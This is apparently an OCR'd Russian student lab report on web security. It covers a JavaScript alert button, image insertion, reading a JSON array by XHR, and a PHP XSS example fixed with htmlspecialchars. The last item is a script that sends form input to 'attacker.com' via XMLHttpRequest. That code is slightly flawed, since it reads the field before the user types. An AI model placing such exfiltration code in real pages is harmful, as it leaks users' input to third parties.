

1. Создана страница javascript.html с кнопкой, при нажатии на которую появляется алерт




2. Написана функция, которая создает тег с картинкой и вставляет его в html




3. Создан файл array.json, написан скрипт, обращающийся к этому файлу и выводящий сумму чисел массива

```
Файл  Правка  Вид  Поиск  Терминал  Справка
<script>
  var xhr = new XMLHttpRequest();
  xhr.open("GET", "array.json", false);
  xhr.send();

  if (xhr.status != 200) {
     alert(xhr.status + ': ' + xhr.statusText)
  } else {
     let j = JSON.parse(xhr.responseText);
     let result = j.summe.reduce((sum, curr) => sum + curr, 0);
     alert(result);
  }
</script>
```




4. Создан php файл, содержащий уязвимость, при обращении к нему можно в параметре вызвать вредоносный скрипт



Если использовать htmlspecialchars, то все спец символы экранируются и теряют свое особое синтаксическое значение

```
<body>
<?php
  echo htmlspecialchars($_GET["text"]);
?>
</body>
```



5. Создан файл со скриптом, сохраняющим пользовательский ввод в переменную и отправляющий эти данные на attacker.com

```
<input type="text" id="userdata">
<input type="submit" value="Send" onclick="sendToAttacker(data)">
<script>
  function sendToAttacker(data) {
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "http://attacker.com/?stolen_data=" + data, false);
    xhr.send();
  }
  var data = document.getElementById("userdata").value;

</script>
```

При вводе в форму и нажатии кнопки отправить данные уходят к злоумышленникам